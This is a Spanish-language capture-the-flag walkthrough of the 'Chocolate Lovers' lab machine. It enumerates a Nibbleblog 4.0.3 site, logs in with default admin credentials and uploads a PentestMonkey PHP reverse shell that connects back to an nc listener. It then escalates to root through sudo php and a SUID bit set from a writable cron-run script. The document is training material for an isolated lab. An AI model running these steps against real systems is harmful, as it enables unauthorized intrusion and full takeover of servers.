

CHOCOLATE LOVERS

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip move.zip
```

```
Archive: chocolatelovers..zip
inflating: chocolatelovers..tar
inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh chocolatelovers..tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

1- CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data:
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.277 ms
```

```
--- 172.17.0.2 ping statistics ---
```

```
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.277/0.277/0.277/0.000 ms
```

```
LINUX - ttl=64
```

```
IP DE LA MAQUINA VICTIMA      172.17.0.2
```


```
IP DE LA MAQUINA ATACANTE 192.168.0.26
```

2- ESCANEEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
80/tcp open  http      Apache httpd 2.4.41 ((Ubuntu))
```

foto puerto 80




3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS

```
whatweb 172.17.0.2
```

```
http://172.17.0.2 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[172.17.0.2], Title[Apache2 Ubuntu Default Page: It works]
```


Al revisar el código fuente del servidor web, encontramos un directorio [/nibbleblog](#)

foto código fuente



```
1
2 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3
3 <html xmlns="http://www.w3.org/1999/xhtml">
4 <!--
5     Modified from the Debian original for Ubuntu
6     Last updated: 2016-11-16
7     See: https://launchpad.net/bugs/1288690
8 -->
9 <!-- /nibbleblog -->
10 <!-- /nibbleblog -->
11 <!-- /nibbleblog -->
12 <!-- /nibbleblog -->
13 <!-- /nibbleblog -->
14 <!-- /nibbleblog -->
15 <!-- /nibbleblog -->
16
17
18
```

foto /nibbleblog



Con gobuster buscamos subdirectorios

```
gobuster dir -u http://172.17.0.2/nibbleblog -w
```


```
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x
```

```
php,txt,html
```

```
/sitemap.php      (Status: 200) [Size: 541]
/index.php        (Status: 200) [Size: 5015]
/content          (Status: 301) [Size: 321] [-->
http://172.17.0.2/nibbleblog/content/]
/themes           (Status: 301) [Size: 320] [-->
http://172.17.0.2/nibbleblog/themes/]
/feed.php         (Status: 200) [Size: 1289]
/admin            (Status: 301) [Size: 319] [-->
http://172.17.0.2/nibbleblog/admin/]
/admin.php        (Status: 200) [Size: 1401]
/plugins          (Status: 301) [Size: 321] [-->
http://172.17.0.2/nibbleblog/plugins/]
/install.php      (Status: 200) [Size: 78]
/update.php       (Status: 200) [Size: 1792]
/README          (Status: 200) [Size: 4628]
/languages        (Status: 301) [Size: 323] [-->
http://172.17.0.2/nibbleblog/languages/]
/LICENSE.txt      (Status: 200) [Size: 35148]
/COPYRIGHT.txt    (Status: 200) [Size: 1272]
```

Vamos al /README

foto /README



The screenshot shows a web browser window with the address bar displaying '172.17.0.2/nibbleblog/README'. The browser's tab bar includes 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', and 'Ex'. The main content area of the browser displays the README text in a monospaced font.

```
===== Nibbleblog =====
Version: v4.0.3
Codename: Coffee
Release date: 2014-04-01

Site: http://www.nibbleblog.com
Blog: http://blog.nibbleblog.com
Help & Support: http://forum.nibbleblog.com
Documentation: http://docs.nibbleblog.com


===== Social =====
* Twitter: http://twitter.com/nibbleblog
* Facebook: http://www.facebook.com/nibbleblog
* Google+: http://google.com/+nibbleblog

===== System Requirements =====
* PHP v5.2 or higher
* PHP module - DOM
* PHP module - SimpleXML
* PHP module - GD
* Directory - /content/ writable by Apache/PHP
```

Version: v4.0.3

En este directorio, también encontramos <http://172.17.0.2/nibbleblog/admin.php>

foto /admin.php



The screenshot shows a web browser window with the address bar displaying `172.17.0.2/nibbleblog/admin.php` and a 90% zoom level. The browser's toolbar includes links to Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area features a login form titled "Sign in to Nibbleblog admin area". The form contains two input fields for "Username" and "Password", a checkbox for "Remember me", and a "Login" button. A link labeled "← Back to blog" is positioned below the form.

Probé estas credenciales por defecto

[admin:admin - working](#)

admin:root


admin:password

admin:administrator

admin:nibbles

Estamos dentro del dashboard


foto dashboard



4- EXPLOTACIÓN

Por la información encontrada en internet. Vamos a "my image" e instalamos. Ya estamos en condiciones de crear una reverse shell. Con lo que vamos a <https://www.revshells.com/>. Nos generamos una reverse shell, poniéndonos a la escucha en Kali por el puerto 8888.

foto revshells



```
nc -nlvp 8888
```

```
listening on [any] 8888 ...
```

Guardamos el script en nano

```
sudo nano reshell.php
```

Subimos el script en browse y guardamos los cambios

Probé varios hasta que me funcionó el de PentestMonkey

Ahora debemos buscar el directorio donde se guarda

```
http://172.17.0.2/nibbleblog/content/private/plugins/my_image/
```

Ejecutamos y ya estamos dentro

```
nc -nlvp 8888
```

```
listening on [any] 8888 ...
```

```
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 58328
```

```
Linux 74a7b8d55062 6.6.15-amd64 #1 SMP PREEMPT_DYNAMIC Kali
```

```
6.6.15-2kali1 (2024-04-09) x86_64 x86_64 x86_64 GNU/Linux
```

```
16:23:14 up 1:02, 0 users, load average: 0.82, 0.66, 0.53
```

```
USER      TTY      FROM      LOGIN@  IDLE   JCPU   PCPU   WHAT
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
bash: cannot set terminal process group (25): Inappropriate ioctl for device
```

```
bash: no job control in this shell
```

```
www-data@74a7b8d55062:/$
```

5- ESCALADA DE PRIVILEGIOS

Vemos permisos sudo

```
www-data@74a7b8d55062:/$ sudo -l
```

```
sudo -l
```

```
Matching Defaults entries for www-data on 74a7b8d55062:
```

```
env_reset, mail_badpass,
```

```
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

```
User www-data may run the following commands on 74a7b8d55062:
```

```
(chocolate) NOPASSWD: /usr/bin/php
```

Pasamos por GTFOBins, <https://gtfobins.github.io/gtfobins/php/#sudo>

```
CMD="/bin/sh"
```

```
sudo php -r "system('$CMD');"
```

```
www-data
```

```
CMD="/bin/bash"
```

```
sudo -u chocolate /usr/bin/php -r "system('$CMD');"
```

```
whoami
```

```
chocolate
```

```
bash -i
```

```
bash: cannot set terminal process group (25): Inappropriate ioctl for device
```

```
bash: no job control in this shell
```

```
chocolate@74a7b8d55062:/tmp$
```

Después de probar unos cuantos intentos, revisando los servicios

```
chocolate@74a7b8d55062:~$ ps aux
```

```
ps aux
```

```
/bin/sh -c service apache2
```

```
start && while true; do php /opt/script.php; sleep 5; done
```

Comprobamos que este archivo PHP puede ser modificado como usuario

chocolate.

```
chocolate@74a7b8d55062:~$ find / -name "*.php" -writable 2>/dev/null
```

```
find / -name "*.php" -writable 2>/dev/null
```

```
/opt/script.php
```

Intentamos modificar el script.

```
chocolate@74a7b8d55062:/$ echo '<?php exec("chmod u+s /bin/bash"); ?>' >
```

```
/opt/script.php
```

Este código PHP ejecuta el comando `chmod u+s /bin/bash`, que establece el bit de SUID en el archivo `/bin/bash`.


```
chocolate@74a7b8d55062:/$ ls -l /bin/bash
```

```
-rwsr-xr-x 1 root root 1183448 Apr 18 2022 /bin/bash
```

```
chocolate@74a7b8d55062:/$ bash -p
```

```
bash-5.0# whoami
```

```
root
```

bash -p: Este comando se utiliza para iniciar una instancia de bash con los privilegios del usuario propietario del archivo. En este caso, dado que el bit de SUID está activado en /bin/bash, la instancia de bash se ejecutará con los privilegios del usuario root.